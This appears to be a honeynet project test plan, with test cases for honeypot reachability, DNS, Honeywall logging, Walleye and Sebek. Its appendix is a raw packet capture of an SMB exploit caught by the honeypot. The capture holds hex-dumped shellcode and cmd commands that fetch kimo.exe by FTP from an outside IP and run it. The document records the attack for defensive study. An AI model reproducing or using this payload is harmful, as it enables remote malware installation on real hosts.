Verify that requirement R003 has been satisfied and the Honeypot is reachable within the internal IP network.

3.3.2. Setup/ Precondition

The basic setup has been done (see section 1.2). The attacker has an IP from the internal network. No other setup is necessary.

3.3.3. Execution

Step	Results
14. Attacker pings Honeypot, by executing “ping <hpIP>”	
15. Observe that the attacker gets minimum of four ECHO replies from hpIP	**(Pass / Fail)**
16. Honeypot pings attacker, by executing “ping <attIP>”	
17. Observe that the Honeypot gets minimum of four ECHO replies from attIP	**(Pass / Fail)**

3.3.4. Verification

Verify that R003, internal IP functionality, is satisfied with steps: 15 and 17.

3.3.5. Results Summary

Date/Time	Tester	Pass/Fail	Remarks

3.4. Test Case 4: external IP functionality

3.4.1. Purpose

Verify that requirement R004 has been satisfied and the Honeypot is reachable within the internet.

3.4.2. Setup/ Precondition

The basic setup has been done (see section 1.2). The attacker has an IP from the internet. No other setup is necessary.

3.4.3. Execution

Step	Results
18. Attacker pings Honeypot, by executing “ping <hpIP>”	
19. Observe that the attacker gets minimum of four ECHO replies from hpIP	**(Pass / Fail)**
20. Honeypot pings attacker, by executing “ping <attIP>”	
21. Observe that the Honeypot gets minimum of four ECHO replies from attIP	**(Pass / Fail)**

3.4.4. Verification

Verify that R004, external IP functionality, is satisfied with steps: 19 and 21.

3.4.5. Results Summary

Date/Time	Tester	Pass/Fail	Remarks

3.5. Test Case 5: DNS functionality

3.5.1. Purpose

Verify that requirement R005 has been satisfied and the Honeypot is able to resolve internet addresses.

3.5.2. Setup/ Precondition

Setup is the same as in 3.4. (external IP functionality). R004 needs to be satisfied according to 3.4.4.

3.5.3. Execution

Step	**Results**
22. Execute “nslookup www.google.com” on the attacker	
23. Observe that the attacker gets a DNS reply	**(Pass / Fail)**
24. Execute “nslookup www.google.com” on the Honeypot	
25. Verify that the Honeypot gets a DNS reply with the same IP(s) as in Step 11	**(Pass / Fail)**

3.5.4. Verification

Verify that R005, DNS functionality, is satisfied with step: 25.

3.5.5. Results Summary

Date/Time	**Tester**	**Pass/Fail**	**Remarks**

3.6. Test Case 6: restricted access for Honeypot

3.6.1. Purpose

Verify that requirement R006 has been satisfied and the Honeypot is not able reach restricted addresses according to “fencelist.txt”

3.6.2. Setup/ Precondition

Setup is the same as in 3.3. (internal IP functionality). R003 needs to be satisfied according to 3.3.4.

3.6.3. Execution

The Execution needs to be repeated for every single IP in (fencelist.txt). If a network address is defined in (fencelist.txt) the repetition should include at least three IPs of that network range.

Step	Results
26. Execute “ping blIP” on the Honeypot	
27. Verify that the Honeypot gets not reply by displaying a timeout	**(Pass / Fail)**

3.6.4. Verification

Verify that R006, restricted access for Honeypot, is satisfied with step: 27.

3.6.5. Results Summary

Date/Time	Tester	Pass/Fail	Remarks

3.7. Test Case 7: Honeywall is logging traffic

3.7.1. Purpose

Verify that requirement R007 has been satisfied and the Honeypot is logging traffic from inbound and outbound traffic.

3.7.2. Setup/ Precondition

Setup is the same as in 3.3. (internal IP functionality). R003 needs to be satisfied according to 3.3.4.

3.7.3. Execution

Step	Results
28. on Honeywall, login as Root	
29. enter “menu”	
30. select “1 Status”	
31. select “11 Inbound Connections”	
32. Verify that there are 4 entries from <attIP> to <hpIP> with Protocol ICMP	**(Pass / Fail)**
33. select “12 Outbound Connections”	
34. Verify that there are 4 entries from <hpIP> to <attIP> with Protocol ICMP	**(Pass / Fail)**

3.7.4. Verification

Verify that R007, Honeywall is logging traffic, is satisfied with steps: 32 and 34

3.7.5. Results Summary

Date/Time	Tester	Pass/Fail	Remarks

3.8. Test Case 8: Walleye activated

3.8.1. Purpose

Verify that requirement R008 has been satisfied and the Honeypot is logging traffic from inbound and outbound traffic.

3.8.2. Setup/ Precondition

Setup is the same as in 3.3. (internal IP functionality). R003 needs to be satisfied according to 3.3.4.

3.8.3. Execution

Step	Results
35. on attacker computer, open http browser, enter “https://<manIP>/walleye.pl	
36. on Honeywall login enter username and password	
37. Verify that login is accepted	**(Pass / Fail)**

3.8.4. Verification

Verify that R008, Walleye activated, is satisfied with step: 37.

3.8.5. Results Summary

Date/Time	Tester	Pass/Fail	Remarks

3.9. Test Case 9: Walleye time

3.9.1. Purpose

Verify that requirement R009 has been satisfied and Walleye is displaying the chosen time.

3.9.2. Setup/ Precondition

Setup is the same as in 3.8. (Walleye activated). R008 needs to be satisfied according to 3.8.

3.9.3. Execution

Step	Results
38. login to Walleye	
39. Verify that time displayed in the upper right corner is corresponding to your chosen time	**(Pass / Fail)**

3.9.4. Verification

Verify that R009, Walleye time, is satisfied with step: 39.

3.9.5. Results Summary

Date/Time	Tester	Pass/Fail	Remarks

3.10. Test Case 10: Walleye is displaying traffic from R003

3.10.1. Purpose

Verify that requirement R010 has been satisfied and Walleye is displaying traffic from R003.

3.10.2. Setup/ Precondition

Setup is the same as in 3.1.8. (Walleye activated). R008 needs to be satisfied according to 3.8.4.

3.10.3. Execution

Step	Results
40. login to Walleye	
41. on start screen click on "last 1 hour"	
42. on screen displaying aggregated flows, select Detailed on view	
43. click button "send request"	
44. verify that there is a flow from <attIP> to <hpIP> using protocol ICMP	**(Pass / Fail)**
45. verify that there is a flow from <hpIP> to <hpIP> using protocol ICMP	**(Pass / Fail)**

3.10.4. Verification

Verify that R010, Walleye is displaying traffic from R003, is satisfied with steps: 44 and 45.

3.10.5. Results Summary

Date/Time	Tester	Pass/Fail	Remarks

3.11. Test Case 11: Honeywall sends alert messages

3.11.1. Purpose

Verify that requirement R011 has been satisfied and you are receiving alert messages.

3.11.2. Setup/ Precondition

Setup is the same as in 3.1.4. (external IP functionality). R004 needs to be satisfied according to 3.4.4. Testing engineer needs access to mail address configured in “Roo_InitialSetup_short.doc “

3.11.3. Execution

Step	Results
46. open your mail client configured with mail address for alerting	
47. Check that there is an email with the header “------ ALERT! OUTBOUND ICMP --------“	
48. Verify that the body of this mail contains “DST=<attIP>” (notice: this is the external <attIP>)	**(Pass / Fail)**

3.11.4. Verification

Verify that R011, Honeywall sends alert messages, is satisfied with step: 48.

3.11.5. Results Summary

Date/Time	Tester	Pass/Fail	Remarks

3.12. Test Case 12: Sebek is running

3.12.1. Purpose

Verify that requirement R012 has been satisfied and you are receiving Sebek messages from your Honeypot

3.12.2. Setup/ Precondition

Setup is the same as in 3.3. (internal IP functionality). R003 needs to be satisfied according to 3.3.4.

3.12.3. Execution

Step	**Results**
49. login to Walleye	
50. observe flow from <hpIP> to “0.0.0.0” to port “1101”	**(Pass / Fail)**
51. open this flow by clicking on the magnifying glass	
52. Verify that the contents of this flow show the execution of “ping <attIP>	**(Pass / Fail)**

3.12.4. Verification

Verify that R012, Sebek is running, is satisfied with step: 52.

3.12.5. Results Summary

Date/Time	**Tester**	**Pass/Fail**	**Remarks**

B.2 Packet payload example of chapter 5.3.2

```
06/23-17:35:53.119583 0:A0:C5:C7:D6:76 -> 0:10:4B:50:AA:22 type:0x800
len:0x3A
84.58.107.92:4770 -> 192.168.10.39:445 TCP TTL:124 TOS:0x0 ID:996
IpLen:20 DgmLen:44 DF
***AP*** Seq: 0x51461CCB  Ack: 0x2B47D99A  Win: 0xFCC7  TcpLen: 20
00 00 10 BF                                      ....


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+


06/23-17:35:53.156601 0:A0:C5:C7:D6:76 -> 0:10:4B:50:AA:22 type:0x800
len:0x5D6
84.58.107.92:4770 -> 192.168.10.39:445 TCP TTL:124 TOS:0x0 ID:997
IpLen:20 DgmLen:1480 DF
***A**** Seq: 0x51461CCF  Ack: 0x2B47D99A  Win: 0xFCC7  TcpLen: 20
FF 53 4D 42 73 00 00 00 00 18 07 C8 00 00 00 00  .SMBs...........
00 00 00 00 00 00 00 00 00 00 37 13 00 00 00 00  ..........7.....
0C FF 00 00 00 04 11 0A 00 00 00 00 00 00 00 7E  ...............~
10 00 00 00 00 D4 00 00 80 7E 10 60 82 10 7A 06  .........~.`..z.
06 2B 06 01 05 05 02 A0 82 10 6E 30 82 10 6A A1  .+........n0..j.
82 10 66 23 82 10 62 03 82 04 01 00 41 41 41 41  ..f#..b.....AAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

```
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
```

```
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 03 00 23 82  AAAAAAAAAAAA..#.
0C 57 03 82 04 0A 00 90 42 90 42 90 42 90 42 81  .W......B.B.B.B.
C4 54 F2 FF FF FC E8 46 00 00 00 8B 45 3C 8B 7C  .T.....F....E<.|
05 78 01 EF 8B 4F 18 8B 5F 20 01 EB E3 2E 49 8B  .x...O.._ ....I.
34 8B 01 EE 31 C0 99 AC 84 C0 74 07 C1 CA 0D 01  4...1.....t.....
C2 EB F4 3B 54 24 04 75 E3 8B 5F 24 01 EB 66 8B  ...;T$.u.._$..f.
0C 4B 8B 5F 1C 01 EB 8B 1C 8B 01 EB 89 5C 24 04  .K._.........\$.
C3 31 C0 64 8B 40 30 85 C0 78 0F 8B 40 0C 8B 70  .1.d.@0..x..@..p
1C AD 8B 68 08 E9 0B 00 00 00 8B 40 34 05 7C 00  ...h.......@4.|.
00 00 8B 68 3C 5F 31 F6 60 56 EB 0D 68 EF CE E0  ...h<_1.`V..h...
60 68 98 FE 8A 0E 57 FF E7 E8 EE FF FF FF 63 6D  `h....W.......cm
64 20 2F 63 20 65 63 68 6F 20 6F 70 65 6E 20 32  d /c echo open 2
30 35 2E 31 37 37 2E 37 35 2E 31 36 20 35 38 37  05.177.75.16 587
33 39 20 3E 63 64 74 69 6D 65 2E 61 73 70 20 26  39 >cdtime.asp &
63 6D 64 20 2F 63 20 65 63 68 6F 20 75 73 65 72  cmd /c echo user
20 77 68 30 72 65 20 67 6F 74 66 75 63 6B 65 64   wh0re gotfucked
20 3E 3E 63 64 74 69 6D 65 2E 61 73 70 20 26 63   >>cdtime.asp &c
6D 64 20 2F 63 20 65 63 68 6F 20 62 69 6E 61 72  md /c echo binar
79 20 3E 3E 63 64 74 69 6D 65 2E 61 73 70 20 26  y >>cdtime.asp &
63 6D 64 20 2F 63 20 65 63 68 6F 20 67 65 74 20  cmd /c echo get
6B 69 6D 6F 2E 65 78 65 20 3E 3E 63 64 74 69 6D  kimo.exe >>cdtim


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+


06/23-17:35:53.158710 0:10:4B:50:AA:22 -> 0:A0:C5:C7:D6:76 type:0x800
len:0x3C
192.168.10.39:445 -> 84.58.107.92:4770 TCP TTL:128 TOS:0x0 ID:121
IpLen:20 DgmLen:40 DF
***A**** Seq: 0x2B47D99A  Ack: 0x5146226F  Win: 0x4380  TcpLen: 20


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+


06/23-17:35:53.186615 0:A0:C5:C7:D6:76 -> 0:10:4B:50:AA:22 type:0x800
len:0x5D6
84.58.107.92:4770 -> 192.168.10.39:445 TCP TTL:124 TOS:0x0 ID:998
IpLen:20 DgmLen:1480 DF
```

```
***A**** Seq: 0x5146226F  Ack: 0x2B47D99A  Win: 0xFCC7  TcpLen: 20
65 2E 61 73 70 20 26 63 6D 64 20 2F 63 20 65 63  e.asp &cmd /c ec
68 6F 20 62 79 65 20 3E 3E 63 64 74 69 6D 65 2E  ho bye >>cdtime.
61 73 70 20 26 63 6D 64 20 2F 63 20 66 74 70 2E  asp &cmd /c ftp.
65 78 65 20 2D 6E 20 2D 73 3A 63 64 74 69 6D 65  exe -n -s:cdtime
2E 61 73 70 20 26 63 6D 64 20 2F 63 20 64 65 6C  .asp &cmd /c del
20 63 64 74 69 6D 65 2E 61 73 70 20 26 73 74 61   cdtime.asp &sta
72 74 20 6B 69 6D 6F 2E 65 78 65 0D 0A 00 42 42  rt kimo.exe...BB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
```

```
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
23 0A 03 08 00 F8 0F 01 00 F8 0F 01 23 82 08 39  #...........#..9
03 82 04 11 00 43 43 43 43 20 F0 FD 7F 53 56 57  .....CCCC ...SVW
66 81 EC 80 00 89 E6 E8 ED 00 00 00 FF 36 68 09  f............6h.
12 D6 63 E8 F7 00 00 00 89 46 08 E8 A2 00 00 00  ..c......F......
FF 76 04 68 6B D0 2B CA E8 E2 00 00 00 89 46 0C  .v.hk.+.......F.
E8 3F 00 00 00 FF 76 04 68 FA 97 02 4C E8 CD 00  .?....v.h...L...
00 00 31 DB 68 10 04 00 00 53 FF D0 89 C3 56 8B  ..1.h....S....V.
76 10 89 C7 B9 10 04 00 00 F3 A4 5E 31 C0 50 50  v..........^1.PP
50 53 50 50 FF 56 0C 8B 46 08 66 81 C4 80 00 5F  PSPP.V..F.f...._
5E 5B FF E0 60 E8 23 00 00 00 8B 44 24 0C 8D 58  ^[..`.#....D$..X
7C 83 43 3C 05 81 43 28 00 10 00 00 81 63 28 00  |.C<..C(.....c(.
F0 FF FF 8B 04 24 83 C4 14 50 31 C0 C3 31 D2 64  .....$...P1..1.d
FF 32 64 89 22 31 DB B8 90 42 90 42 31 C9 B1 02  .2d."1...B.B1...
89 DF F3 AF 74 03 43 EB F3 89 7E 10 64 8F 02 58  ....t.C...~.d..X
61 C3 60 BF 20 F0 FD 7F 8B 1F 8B 46 08 89 07 8B  a.`. ......F....
7F F8 81 C7 78 01 00 00 89 F9 39 19 74 04 8B 09  ....x.....9.t...
EB F8 89 FA 39 5A 04 74 05 8B 52 04 EB F6 89 11  ....9Z.t..R.....
89 4A 04 C6 43 FD 01 61 C3 A1 0C F0 FD 7F 8B 40  .J..C..a.......@
1C 8B 58 08 89 1E 8B 00 8B 40 08 89 46 04 C3 60  ..X......@..F..`
8B 6C 24 28 8B 45 3C 8B 54 05 78 01 EA 8B 4A 18  .l$(.E<.T.x...J.
8B 5A 20 01 EB E3 38 49 8B 34 8B 01 EE 31 FF 31  .Z ...8I.4...1.1
C0 FC AC 38 E0 74 07 C1 CF 0D 01 C7 EB F4 3B 7C  ...8.t........;|
24 24 75 E1 8B 5A 24 01 EB 66 8B 0C 4B 8B 5A 1C  $$u..Z$..f..K.Z.
01 EB 8B 04 8B 01 E8 89 44 24 1C 61 C2 08 00 EB  ........D$.a....
FE 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  .CCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```

```
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+


06/23-17:35:53.216711 0:A0:C5:C7:D6:76 -> 0:10:4B:50:AA:22 type:0x800
len:0x5B5
84.58.107.92:4770 -> 192.168.10.39:445 TCP TTL:124 TOS:0x0 ID:999
IpLen:20 DgmLen:1447 DF
***AP*** Seq: 0x5146280F  Ack: 0x2B47D99A  Win: 0xFCC7  TcpLen: 20
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```

```
43 43 43 43 43 23 82 04 20 03 09 00 EB 06 90 90  CCCCC#.. .......
90 90 90 90 03 82 04 11 00 44 44 44 44 44 44 44  .........DDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
